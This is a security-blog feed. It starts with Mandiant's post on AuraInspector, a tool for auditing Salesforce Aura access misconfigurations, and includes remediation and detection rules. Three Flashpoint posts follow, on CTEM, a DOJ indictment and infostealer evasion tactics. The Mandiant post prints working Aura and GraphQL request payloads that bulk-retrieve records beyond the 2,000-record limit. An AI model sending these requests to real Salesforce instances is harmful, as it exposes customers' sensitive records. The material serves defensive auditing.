
Normal view

AuraInspector: Auditing Salesforce Aura for Data Exposure

12 January 2026 at 15:00

Written by: Amine Ismail, Anirudha Kanodia


Introduction 

Mandiant is releasing AuraInspector, a new open-source tool designed to help defenders identify and audit access control misconfigurations within the Salesforce Aura framework.

Salesforce Experience Cloud is a foundational platform for many businesses, but Mandiant Offensive Security Services (OSS) frequently identifies misconfigurations that allow unauthorized users to access sensitive data including credit card numbers, identity documents, and health information. These access control gaps often go unnoticed until it is too late.

This post details the mechanics of these common misconfigurations and introduces a previously undocumented technique using GraphQL to bypass standard record retrieval limits. To help administrators secure their environments, we are releasing AuraInspector, a command-line tool that automates the detection of these exposures and provides actionable insights for remediation.

aside_block
<ListValue: [StructValue([('title', 'AuraInspector'), ('body', <wagtail.rich_text.RichText object at 0x7fec9d6b99d0>), ('btn_text', 'Get AuraInspector'), ('href', 'https://github.com/google/aura-inspector'), ('image', None)])]>

What Is Aura?

Aura is a framework used in Salesforce applications to create reusable, modular components. It is the foundational technology behind Salesforce's modern UI, known as Lightning Experience. Aura introduced a more modern, single-page application (SPA) model that is more responsive and provides a better user experience.

As with any object-relational database and developer framework, a key security challenge for Aura is ensuring that users can only access data they are authorized to see. More specifically, the Aura endpoint is used by the front-end to retrieve a variety of information from the backend system, including Object records stored in the database. The endpoint can usually be identified by navigating through an Experience Cloud application and examining the network requests.

To date, a real challenge for Salesforce administrators is that Salesforce objects sharing rules can be configured at multiple levels, complexifying the identification of potential misconfigurations. Consequently, the Aura endpoint is one of the most commonly targeted endpoints in Salesforce Experience Cloud applications.


The most interesting aspect of the Aura endpoint is its ability to invoke aura-enabled methods, depending on the privileges of the authenticated context. The message parameter of this endpoint can be used to invoke the said methods. Of particular interest is the getConfigData method, which returns a list of objects used in the backend Salesforce database. The following is the syntax used to call this specific method.

{"actions":[{"id":"123;a","descriptor":"serviceComponent://ui.force.components.controllers.hostConfig.HostConfigController/ACTION$getConfigData","callingDescriptor":"UNKNOWN","params":{}}]}

An example of response is displayed in Figure 1.

Excerpt of getConfigData response

Figure 1: Excerpt of getConfigData response

Ways to Retrieve Data Using Aura

Data Retrieval Using Aura

Certain components in a Salesforce Experience Cloud application will implicitly call certain Aura methods to retrieve records to populate the user interface. This is the case for the serviceComponent://ui.force.components.controllers.
lists.selectableListDataProvider.SelectableListDataProviderController/
ACTION$getItems
Aura method. Note that these Aura methods are legitimate and do not pose a security risk by themselves; the risk arises when underlying permissions are misconfigured.

In a controlled test instance, Mandiant intentionally misconfigured access controls to grant guest (unauthenticated) users access to all records of the Account object. This is a common misconfiguration encountered during real-world engagements. An application would normally retrieve object records using the Aura or Lightning frameworks. One method is using getItems. Using this method with specific parameters, the application can retrieve records for a specific object the user has access to. An example of request and response using this method are shown in Figure 2.

Retrieving records for the Account object

Figure 2: Retrieving records for the Account object

However, there is a constraint to this typical approach. Salesforce only allows users to retrieve at most 2,000 records at a given time. Some objects may have several thousand records, limiting the number of records that could be retrieved using this approach. To demonstrate the full impact of a misconfiguration, it is often necessary to overcome this limit.

Testing revealed a sortBy parameter available on this method. This parameter is valuable because changing the sort order allows for the retrieval of additional records that were initially inaccessible due to the 2,000 record limit. Moreover, it is possible to obtain an ascending or descending sort order for any parameter by adding a - character in front of the field name. The following is an example of an Aura message that leverages the sortBy parameter.

{"actions":[{"id":"123;a","descriptor":"serviceComponent://ui.force.components.controllers.lists.selectableListDataProvider.SelectableListDataProviderController/ACTION$getItems","callingDescriptor":"UNKNOWN","params":{"entityNameOrId":"FUZZ","layoutType":"FULL","pageSize":100,"currentPage":0,"useTimeout":false,"getCount":false,"enableRowActions":false,"sortBy":"<ArbitraryField>"}}]}

The response where the Name field is sorted in descending order is displayed in Figure 3.

Retrieving more records for the Account object by sorting results

Figure 3: Retrieving more records for the Account object by sorting results

For built-in Salesforce objects, there are several fields that are available by default. For custom objects, in addition to custom fields, there are a few default fields such as CreatedBy and LastModifiedBy, which can be filtered on. Filtering on various fields facilitates the retrieval of a significantly larger number of records. Retrieving more records helps security researchers demonstrate the potential impact to Salesforce administrators.

Action Bulking

To optimize performance and minimize network traffic, the Salesforce Aura framework employs a mechanism known as "boxcar'ing". Instead of sending a separate HTTP request for every individual server-side action a user initiates, the framework queues these actions on the client-side. At the end of the event loop, it bundles multiple queued Aura actions into a single list, which is then sent to the server as part of a single POST request.

Without using this technique, retrieving records can require a significant number of requests, depending on the number of records and objects. In that regard, Salesforce allows up to 250 actions at a time in one request by using this technique. However, sending too many actions can quickly result in a Content-Length response that can prevent a successful request. As such, Mandiant recommends limiting requests to 100 actions per request. In the following example, two actions are bulked to retrieve records for both the UserFavorite objects and the ProcessInstanceNode object:

{"actions":[{"id":"UserFavorite","descriptor":"serviceComponent://ui.force.components.controllers.lists.selectableListDataProvider.SelectableListDataProviderController/ACTION$getItems","callingDescriptor":"UNKNOWN","params":{"entityNameOrId":"UserFavorite","layoutType":"FULL","pageSize":100,"currentPage":0,"useTimeout":false,"getCount":true,"enableRowActions":false}},{"id":"ProcessInstanceNode","descriptor":"serviceComponent://ui.force.components.controllers.lists.selectableListDataProvider.SelectableListDataProviderController/ACTION$getItems","callingDescriptor":"UNKNOWN","params":{"entityNameOrId":"ProcessInstanceNode","layoutType":"FULL","pageSize":100,"currentPage":0,"useTimeout":false,"getCount":true,"enableRowActions":false}}]}

This can be cumbersome to perform manually for many actions. This feature has been integrated into the AuraInspector tool to expedite the process of identifying misconfigured objects.

Record Lists

A lesser-known component is Salesforce's Record Lists. This component, as the name suggests, provides a list of records in the user interface associated with an object to which the user has access. While the access controls on objects still govern the records that can be viewed in the Record List, misconfigured access controls could allow users access to the Record List of an object.

Using the ui.force.components.controllers.lists.
listViewPickerDataProvider.ListViewPickerDataProviderController/
ACTION$getInitialListViews
Aura method, it is possible to check if an object has an associating record list component attached to it. The Aura message would appear as follows:

{"actions":[{"id":"1086;a","descriptor":"serviceComponent://ui.force.components.controllers.lists.listViewPickerDataProvider.ListViewPickerDataProviderController/ACTION$getInitialListViews","callingDescriptor":"UNKNOWN","params":{"scope":"FUZZ","maxMruResults":10,"maxAllResults":20},"storable":true}]}

If the response contains an array of list views, as shown in Figure 4, then a Record List is likely present.

Excerpt of response for the getInitialListViews method

Figure 4: Excerpt of response for the getInitialListViews method

This response means there is an associating Record List component to this object and it may be accessible. Simply navigating to /s/recordlist/<object>/Default will show the list of records, if access is permitted. An example of a Record List can be seen in Figure 5. The interface may also provide the ability to create or modify existing records.

Default Record List view for Account object

Figure 5: Default Record List view for Account object

Home URLs

Home URLs are URLs that can be browsed to directly. On multiple occasions, following these URLs led Mandiant researchers to administration or configuration panels for third-party modules installed on the Salesforce instance. They can be retrieved by authenticated users with the ui.communities.components.aura.components.communitySetup.cmc.
CMCAppController/ACTION$getAppBootstrapData
Aura method as follows:

{"actions":[{"id":"1086;a","descriptor":"serviceComponent://ui.communities.components.aura.components.communitySetup.cmc.CMCAppController/ACTION$getAppBootstrapData","callingDescriptor":"UNKNOWN","params":{}}]}

In the returned JSON response, an object named apiNameToObjectHomeUrls contains the list of URLs. The next step is to browse to each URL, verify access, and assess whether the content should be accessible. It is a straightforward process that can lead to interesting findings. An example of usage is shown in Figure 6.

List of home URLs returned in response

Figure 6: List of home URLs returned in response

During a previous engagement, Mandiant identified a Spark instance administration dashboard accessible to any unauthenticated user via this method. The dashboard offered administrative features, as seen in Figure 7.

Spark instance administration dashboard

Figure 7: Spark instance administration dashboard

Using this technique, Salesforce administrators can identify pages that should not be accessible to unauthenticated or low-privilege users. Manually tracking down these pages can be cumbersome as some pages are automatically created when installing marketplace applications.

Self-Registration

Over the last few years, Salesforce has increased the default security on Guest accounts. As such, having an authenticated account is even more valuable as it might give access to records not accessible to unauthenticated users. One solution to prevent authenticated access to the instance is to prevent self-registration. Self-registration can easily be disabled by changing the instance's settings. However, Mandiant observed cases where the link to the self-registration page was removed from the login page, but self-registration itself was not disabled. Salesforce confirmed this issue has been resolved.

Aura methods that expose the self-registration status and URL are highly valuable from an adversary's perspective. The getIsSelfRegistrationEnabled and getSelfRegistrationUrl methods of the LoginFormController controller can be used as follows to retrieve this information:

{"actions":[{"id":"1","descriptor":"apex://applauncher.LoginFormController/ACTION$getIsSelfRegistrationEnabled","callingDescriptor":"UHNKNOWN"},{"id":"2","descriptor":"apex://applauncher.LoginFormController/ACTION$getSelfRegistrationUrl","callingDescriptor":"UHNKNOWN"}]}

By bulking the two methods, two responses are returned from the server. In Figure 8, self-registration is available as shown in the first response, and the URL is returned in the second response.

Response when self-registration is enabled

Figure 8: Response when self-registration is enabled

This removes the need to perform brute forcing to identify the self-registration page; one request is sufficient. The AuraInspector tool verifies whether self-registration is enabled and alerts the researcher. The goal is to help Salesforce administrators determine whether self-registration is enabled or not from an external perspective.

GraphQL: Going Beyond the 2,000 Records Limit

Salesforce provides a GraphQL API that can be used to easily retrieve records from objects that are accessible via the User Interface API from the Salesforce instance. The GraphQL API itself is well documented by Salesforce. However, there is no official documentation or research related to the GraphQL Aura controller.

GraphQL query from the documentation

Figure 9: GraphQL query from the documentation

This lack of documentation, however, does not prevent its use. After reviewing the REST API documentation, Mandiant constructed a valid request to retrieve information for the GraphQL Aura controller. Furthermore, this controller was available to unauthenticated users by default. Using GraphQL over the known methods offers multiple advantages:

  • Standardized retrieval of records and information about objects

  • Improved pagination, allowing for the retrieval of all records tied to an object

  • Built-in introspection, which facilitates the retrieval of field names

  • Support for mutations, which expedites the testing of write privileges on objects

From a data retrieval perspective, the key advantage is the ability to retrieve all records tied to an object without being limited to 2,000 records. Salesforce confirmed this is not a vulnerability; GraphQL respects the underlying object permissions and does not provide additional access as long as access to objects is properly configured. However, in the case of a misconfiguration, it helps attackers access any amount of records on the misconfigured objects. When using basic Aura controllers to retrieve records, the only way to retrieve more than 2,000 records is by using sorting filters, which does not always provide consistent results. Using the GraphQL controller enables the consistent retrieval of the maximum number of records possible. Other options to retrieve more than 2,000 records are the SOAP and REST APIs, but those are rarely accessible to non-privileged users.

One limitation of the GraphQL Controller is that it can only retrieve records for User Interface API (UIAPI) supported objects. As explained in the associated Salesforce GraphQL API documentation, this encompasses most objects as the "User Interface API supports all custom objects and external objects and many standard objects."

Since there is no documentation on the GraphQL Aura controller itself, the API documentation was used as a reference. The API documentation provides the following example to interact with the GraphQL API endpoint:

curl "https://{MyDomainName}[.my.salesforce.com/services/data/v64.0/graphql](https://.my.salesforce.com/services/data/v64.0/graphql)" \
  -X POST \
  -H "content-type: application/json" \
  -d '{
  "query": "query accounts { uiapi { query { Account { edges { node { Name { value } } } } } } }"
}

This example was then transposed to the GraphQL Aura controller. The following Aura message was found to work:

{"actions":[{"id":"GraphQL","descriptor":"aura://RecordUiController/ACTION$executeGraphQL","callingDescriptor":"markup://forceCommunity:richText","params":{"queryInput":{"operationName":"accounts","query":"query+accounts+{uiapi+{query+{Account+{edges+{node+{+Name+{+value+}}}totalCount,pageInfo{endCursor,hasNextPage,hasPreviousPage}}}}}","variables":{}}},"version":"64.0","storable":true}]}

This provides the same capabilities as the GraphQL API without requiring API access. The endCursor, hasNextPage, and hasPreviousPage fields were added in the response to facilitate pagination. The requests and response can be seen in Figure 10.

Response when using the GraphQL Aura Controller

Figure 10: Response when using the GraphQL Aura Controller

The records would be returned with the fields queried and a pageInfo object containing the cursor. Using the cursor, it is possible to retrieve the next records. In the aforementioned example, only one record was retrieved for readability, but this can be done in batches of 2,000 records by setting the first parameter to 2000. The cursor can then be used as shown in Figure 11.

Retrieving next records using the cursor

Figure 11: Retrieving next records using the cursor

Here, the cursor is a Base64-encoded string indicating the latest record retrieved, so it can easily be built from scratch. With batches of 2,000 records, and to retrieve the items from 2,000 to 4,000, the message would be:

message={"actions":[{"id":"GraphQL","descriptor":"aura://RecordUiController/ACTION$executeGraphQL","callingDescriptor":"markup://forceCommunity:richText","params":{"queryInput":{"operationName":"accounts","query":"query+accounts+{uiapi+{query+{Contact(first:2000,after:\"djE6MTk5OQ==\"){edges+{node+{+Name+{+value+}}}totalCount,pageInfo{endCursor,hasNextPage,hasPreviousPage}}}}}","variables":{}}},"version":"64.0","storable":true}]}

In the example, the cursor, set in the after parameter, is the base64 for v1:1999. It tells Salesforce to retrieve items after 1999. Queries can be much more complex, involving advanced filtering or join operations to search for specific records. Multiple objects can also be retrieved in one query. Though not covered in detail here, the GraphQL controller can also be used to update, create, and delete records by using mutation queries. This allows unauthenticated users to perform complex queries and operations without requiring API access.

Remediation

All of the issues described in this blogpost stem from misconfigurations, specifically on objects and fields. At a high level, Salesforce administrators should take the following steps to remediate these issues:

  • Audit Guest User Permissions: Regularly review and apply the principle of least privilege to unauthenticated guest user profiles. Follow Salesforce security best practices for guest users object security. Ensure they only have read access to the specific objects and fields necessary for public-facing functionality.

  • Secure Private Data for Authenticated Users: Review sharing rules and organization-wide defaults to ensure that authenticated users can only access records and objects they are explicitly granted permission to.

  • Disable Self-Registration: If not required, disable the self-registration feature to prevent unauthorized account creation.

  • Follow Salesforce Security Best Practices: Implement the security recommendations provided by Salesforce, including the use of their Security Health Check tool.

Salesforce offers a comprehensive Security Guide that details how to properly configure objects sharing rules, field security, logging, real-time event monitoring and more.

All-in-One Tool: AuraInspector

To aid in the discovery of these misconfigurations, Mandiant is releasing AuraInspector. This tool automates the techniques described in this post to help identify potential shortcomings. Mandiant also developed an internal version of the tool with capabilities to extract records; however, to avoid misuse, the data extraction capability is not implemented in the public release. The options and capabilities of the tool are shown in Figure 12.

Help message of the AuraInspector tool

Figure 12: Help message of the AuraInspector tool

The AuraInspector tool also attempts to automatically discover valuable contextual information, including:

  • Aura Endpoint: Automatically identifying the Aura endpoint for further testing.

  • Home and Record List URLs: Retrieving direct URLs to home pages and record lists, offering insights into the user's navigation paths and accessible data views.

  • Self-Registration Status: Determining if self-registration is enabled and providing the self-registration URL when enabled.

All operations performed by the tool are strictly limited to reading data, ensuring that the targeted Salesforce instances are not impacted or modified. AuraInspector is available for download now.

Detecting Salesforce Instances

While Salesforce Experience Cloud applications often make obvious requests to the Aura endpoint, there are situations where an application's integration is more subtle. Mandiant often observes references to Salesforce Experience Cloud applications buried in large JavaScript files. It is recommended to look for references to Salesforce domains such as:

  • *.vf.force.com

  • *.my.salesforce-sites.com

  • *.my.salesforce.com

The following is a simple Burp Suite Bcheck that can help identify those hidden references:

metadata:
    language: v2-beta
    name: "Hidden Salesforce app detected"
    description: "Salesforce app might be used by some functionality of the application"
    tags: "passive"
    author: "Mandiant"

given response then
    if ".my.site.com" in {latest.response} or ".vf.force.com" in {latest.response} or ".my.salesforce-sites.com" in {latest.response} or ".my.salesforce.com" in {latest.response} then
        report issue:
            severity: info
            confidence: certain
            detail: "Backend Salesforce app detected"
            remediation: "Validate whether the app belongs to the org and check for potential misconfigurations"
    end if

Note that this is a basic template that can be further fine-tuned to better identify Salesforce instances using other relevant patterns.

The following is a representative UDM query that can help identify events in Google SecOps associated with POST requests to the Aura endpoint for potential Salesforce instances:

target.url = /\/aura$/ AND 
network.http.response_code = 200 AND 
network.http.method = "POST"

Note that this is a basic UDM query that can be further fine-tuned to better identify Salesforce instances using other relevant patterns.

Mandiant Services

Mandiant Consulting can assist organizations in auditing their Salesforce environments and implementing robust access controls. Our experts can help identify misconfigurations, validate security postures, and ensure compliance with best practices to protect sensitive data.

Acknowledgements

This analysis would not have been possible without the assistance of the Mandiant Offensive Security Services (OSS) team. We also appreciate Salesforce for their collaboration and comprehensive documentation.

Why Effective CTEM Must be an Intelligence-Led Program

Blogs

Blog

Why Effective CTEM Must be an Intelligence-Led Program

Continuous Threat Exposure Management (CTEM) is a continuous program and operational framework, not a single pre-boxed platform. Flashpoint believes that effective CTEM must be intelligence-led, using curated threat intelligence as the operational core to prioritize risk and turn exposure data into defensible decisions.

SHARE THIS:
Default Author Image
January 6, 2026

Continuous Threat Exposure Management (CTEM) is Not a Product

Since Gartner’s introduction of CTEM as a framework in 2022, cybersecurity vendors have engaged in a rapid “productization” race. This has led to inconsistent market definitions, with a variety of vendors from vulnerability scanners to Attack Surface Management (ASM) providers now claiming to be an “exposure management” solution.

The current approach to productizing CTEM is flawed. There is no such thing as a single “exposure management platform.” The enterprise reality is that most enterprises buy three or more products just to approximate what CTEM promises in theory. Even with these technologies, organizations still require heavy lifting with people, process, and custom integrations to actually make it work.

The Exposure Stack: When One Platform Becomes Three (or More)

A functional CTEM approach typically requires multiple platforms or tools, including: 

  • Continuous Penetration/Exploitation Testing & Attack Path Analysis for continuous pentesting, attack path validation, and hands-on exposure validation.
  • Vulnerability and Exposure Management for vulnerability scanning, exposure scoring, and asset risk views.
  • Intelligence for deep, curated vulnerability, compromised credentials, card fraud, and other forms of intelligence that goes far beyond the scope of technology-based “management platforms”.

In some cases, organizations may also use an ASM vendor for shadow IT discovery, a CMDB for asset context, and ticketing integrations to drive remediation. This multi-platform model is the rule, not the exception. And that raises a hard truth: if you need three or more products, plus a dedicated team to implement CTEM, you need an intelligence-led CTEM program.

CTEM is an Operational Discipline, Not a Single Product

The narrative that CTEM can be packaged into a single product breaks down for three critical reasons:

1. CTEM is a Program, Not a Platform

You cannot buy a capability that requires full-stack asset visibility, contextualized threat actor data, real-world validation, and remediation orchestration from one tool. Each component spans a different domain of expertise and data. A vulnerability scanner, alone, cannot validate exploitability, a pentest service has a tough time scaling to daily monitoring, and generic threat intelligence feeds cannot provide critical business context.

However, CTEM requires orchestration of all these components in one operational loop. No single product delivers this comprehensively out of the box; this is why CTEM must be viewed as a continuous program, not a one-size-fits-all product.

2. Human Expertise is Irreplaceable

Vendors often advertise automation, however, key intelligence functions are still powered by and reliant on human analysis. Even with best-in-class AI tools in place, security teams are depending on human insights for:

  • Triaging noisy CVE lists
  • Cross-referencing exposure data with asset inventories
  • Manually validating if risks are real
  • Prioritizing based on threat intelligence and internal context
  • Writing custom logic and integrations to bridge platforms together

In other words, exposure management today still relies on human insights and expertise. So while vendors advertise “automation and intelligence,” what they’re really delivering is a starting point. Ultimately, AI is a force multiplier for threat analysts, not a replacement.

3. Risk Without Intelligence Is Just Data

Most platforms treat exposure like a math problem. But real risk isn’t just CVSS (Common Vulnerability Scoring System) scores or asset counts, it requires answering critical, intelligence-based questions:

  1. How likely is this vulnerability to be exploited, and what’s the impact if it is?
  2. How likely is this misconfiguration to be exploited, and what is its impact?
  3. How likely is this compromised credential to be used by a threat actor, and what is the potential impact?

These answers require intelligence, not just data. Best-in-class intelligence provides security teams with confirmed exploit activity in the wild, context around attacker usage in APT (Advanced Persistent Threat) campaigns, and detailed metadata for prioritization where CVSS fails. That is why Flashpoint intelligence is leveraged by over 800 organizations as the operational core of exposure management, turning exposure data into defensible decisions.

CTEM Productization vs. CTEM Reality

If your risk strategy requires continuous penetration and exploit testing, vulnerability management, threat intelligence, and manual prioritization and validation, you’re not buying CTEM; you’re building it. At Flashpoint, we’re helping organizations build CTEM the right way: driven by intelligence, and powered by integrations and AI.

The Intelligence-Led Future of Exposure Management

Flashpoint treats CTEM for what it really is, as a program that must be constructed intelligently, iteratively, and contextually.

That means:

  • Using threat and vulnerability intelligence to drive what actually gets prioritized
  • Treating scanners, ASM platforms, and pentesting as inputs, not outcomes
  • Building processes where intelligence, context, and validation inform exposure decisions, not just ticket creation
  • Investing in platform interconnectivity, not just feature checklists

Using Flashpoint’s intelligence collections, organizations can achieve intelligence-led exposure management, with threat and vulnerability intelligence working together to provide context and actionable insights in a continuous, prioritized loop. This empowers security teams to build and scale their own CTEM programs, which is the only realistic approach in a cybersecurity landscape where no single platform can do it all.

Achieve Elite Operation Control Over Your CTEM Program Using Flashpoint

If you’re evaluating exposure management tools, ask yourself:

  • What happens when we find a critical vulnerability and how do we know it matters?
  • Can this platform correlate attacker behavior with our asset landscape?
  • Does it validate risk or just report it?
  • How many other tools will we need to buy just to complete the picture?

The answers may surprise you. At Flashpoint, we’re helping organizations build CTEM the right way, driven by intelligence, powered by integration, and grounded in reality. Request a demo today and see how best-in-class intelligence is the key to achieving an effective CTEM program.

Request a demo today.

The post Why Effective CTEM Must be an Intelligence-Led Program appeared first on Flashpoint.

Justice Department Announces Actions to Combat Two Russian State-Sponsored Cyber Criminal Hacking Groups

Blogs

Blog

Justice Department Announces Actions to Combat Two Russian State-Sponsored Cyber Criminal Hacking Groups

Ukrainian national indicted and rewards announced for co-conspirators relating to destructive cyberattacks worldwide.

SHARE THIS:
Default Author Image
January 5, 2026

“The Justice Department announced two indictments in the Central District of California charging Ukrainian national Victoria Eduardovna Dubranova, 33, also known as Vika, Tory, and SovaSonya, for her role in conducting cyberattacks and computer intrusions against critical infrastructure and other victims around the world, in support of Russia’s geopolitical interests. Dubranova was extradited to the United States earlier this year on an indictment charging her for her actions supporting CyberArmyofRussia_Reborn (CARR). Today, Dubranova was arraigned on a second indictment charging her for her actions supporting NoName057(16) (NoName). Dubranova pleaded not guilty in both cases, and is scheduled to begin trial in the NoName matter on Feb. 3, 2026 and in the CARR matter on April 7, 2026.”

“As described in the indictments, the Russian government backed CARR and NoName by providing, among other things, financial support. CARR used this financial support to access various cybercriminal services, including subscriptions to distributed denial of service-for-hire services. NoName was a state-sanctioned project administered in part by an information technology organization established by order of the President of Russia in October 2018 that developed, along with other co-conspirators, NoName’s proprietary distributed denial of service (DDoS) program.”

Cyber Army of Russia Reborn

“According to the indictment, CARR, also known as Z-Pentest, was founded, funded, and directed by the Main Directorate of the General Staff of the Armed Forces of the Russian Federation (GRU). CARR claimed credit for hundreds of cyberattacks against victims worldwide, including attacks against critical infrastructure in the United States, in support of Russia’s geopolitical interests. CARR regularly posted on Telegram claiming credit for its attacks and published photos and videos depicting its attacks. CARR primarily hacked industrial control facilities and conducted DDoS attacks. CARR’s victims included public drinking water systems across several states in the U.S., resulting in damage to controls and the spilling of hundreds of thousands of gallons of drinking water. CARR also attacked a meat processing facility in Los Angeles in November 2024, spoiling thousands of pounds of meat and triggering an ammonia leak in the facility. CARR has attacked U.S. election infrastructure during U.S. elections, and websites for U.S. nuclear regulatory entities, among other sensitive targets.”

“An individual operating as ‘Cyber_1ce_Killer,’ a moniker associated with at least one GRU officer instructed CARR leadership on what kinds of victims CARR should target, and his organization financed CARR’s access to various cybercriminal services, including subscriptions to DDoS-for-hire services. At times, CARR had more than 100 members, including juveniles, and more than 75,000 followers on Telegram.”

NoName057(16)

“NoName was covert project whose membership included multiple employees of The Center for the Study and Network Monitoring of the Youth Environment (CISM), among other cyber actors. CISM was an information technology organization established by order of the President of Russia in October 2018 that purported to, among other things, monitor the safety of the internet for Russian youth.”

“According to the indictment, NoName claimed credit for hundreds of cyberattacks against victims worldwide in support of Russia’s geopolitical interests. NoName regularly posted on Telegram claiming credit for its attacks and published proof of victim websites being taken offline. The group primarily conducted DDoS cyberattacks using their own proprietary DDoS tool, DDoSia, which relied on network infrastructure around the world created by employees of CISM.”

“NoName’s victims included government agencies, financial institutions, and critical infrastructure, such as public railways and ports. NoName recruited volunteers from around the world to download DDoSia and used their computers to launch DDoS attacks on the victims that NoName leaders selected. NoName also published a daily leaderboard of volunteers who launched the most DDoS attacks on its Telegram channel and paid top-ranking volunteers in cryptocurrency for their attacks.” (Source: US Department of Justice)

Begin your free trial today.

The post Justice Department Announces Actions to Combat Two Russian State-Sponsored Cyber Criminal Hacking Groups appeared first on Flashpoint.

The Infostealer Gateway: Uncovering the Latest Methods in Defense Evasion

Blogs

Blog

The Infostealer Gateway: Uncovering the Latest Methods in Defense Evasion

In this post, we analyze the evolving bypass tactics threat actors are using to neutralize traditional security perimeters and fuel the global surge in infostealer infections.

SHARE THIS:
Default Author Image
December 22, 2025

Infostealer-driven credential theft in 2025 has surged, with Flashpoint observing a staggering 800% increase since the start of the year. With over 1.8 billion corporate and personal accounts compromised, the threat landscape finds itself in a paradox: while technical defenses have never been more advanced, the human attack surface has never been more vulnerable.

Information-stealing malware has become the most scalable entry point for enterprise breaches, but to truly defend against them, organizations must look beyond the malware itself. As teams move into 2026 security planning, it is critical to understand the deceptive initial access vectors—the latest tactics Flashpoint is seeing in the wild—that threat actors are using to manipulate users and bypass modern security perimeters.

Here are the latest methods threat actors are leveraging to facilitate infections:

1. Neutralizing Mark of the Web (MotW) via Drag-and-Drop Lures

Mark of the Web (MotW) is a critical Windows defense feature that tags files downloaded from the internet as “untrusted” by adding a hidden NTFS Alternate Data Stream (ADS) to the file. This tag triggers “Protected View” in Microsoft Office programs and prompts Windows SmartScreen warnings when a user attempts to execute an unknown file.

Flashpoint has observed a new social engineering method to bypass these protections through a simple drag-and-drop lure. Instead of asking a user to open a suspicious attachment directly, which would trigger an immediate MotW warning, threat actors are instead instructing the victim to drag the malicious image or file from a document onto their desktop to view it. This manual interaction is highly effective for two reasons:

  1. Contextual Evasion: By dragging the file out of the document and onto the desktop, the file is executed outside the scope of the Protected View sandbox.
  2. Metadata Stripping: In many instances, the act of dragging and dropping an embedded object from a parent document can cause the operating system to treat the newly created file as a local creation, rather than an internet download. This effectively strips the MotW tag and allows malicious code to run without any security alerts.

2. Executing Payloads via Vulnerabilities and Trusted Processes

Flashpoint analysts uncovered an illicit thread detailing a proof of concept for a client-side remote code execution (RCE) in the Google Web Designer for Windows, which was first discovered by security researcher Bálint Magyar.

Google Web Designer is an application used for creating dynamic ads for the Google Ads platform. Leveraging this vulnerability, attackers would be able to perform remote code execution through an internal API using CSS injection by targeting a configuration file related to ads documents.

Within this thread, threat actors were specifically interested in the execution of the payload using the chrome.exe process. This is because using chrome.exe to fetch and execute a file is likely to bypass several security restrictions as Chrome is already a trusted process. By utilizing specific command-line arguments, such as the –headless flag, threat actors showed how to force a browser to initiate a remote connection in the background without spawning a visible window. This can be used in conjunction with other malicious scripts to silently download additional payloads onto a victim’s systems.

3. Targeting Alternative Softwares as a Path of Least Resistance

As widely-used software becomes more hardened and secure, threat actors are instead pivoting to targeting lesser-known alternatives. These tools often lack robust macro-protections. By targeting vulnerabilities in secondary PDF viewers or Office alternatives, attackers are seeking to trick users into making remote server connections that would otherwise be flagged as suspicious.

Understanding the Identity Attack Surface

Social engineering is one of the driving factors behind the infostealer lifecycle. Once an initial access vector is successful, the malware immediately begins harvesting the logs that fuel today’s identity-based digital attacks.

As detailed in The Proactive Defender’s Guide to Infostealers, the end goal is not just a password. Instead, attackers are prioritizing session cookies, which allow them to perform session hijacking. By importing these stolen cookies into anti-detect browsers, they bypass Multi-Factor Authentication and step directly into corporate environments, appearing as a legitimate, authenticated user.

Understanding how threat actors weaponize stolen data is the first step toward a proactive defense. For a deep dive into the most prolific stealer strains and strategies for managing the identity attack surface, download The Proactive Defender’s Guide to Infostealers today.

Request a demo today.

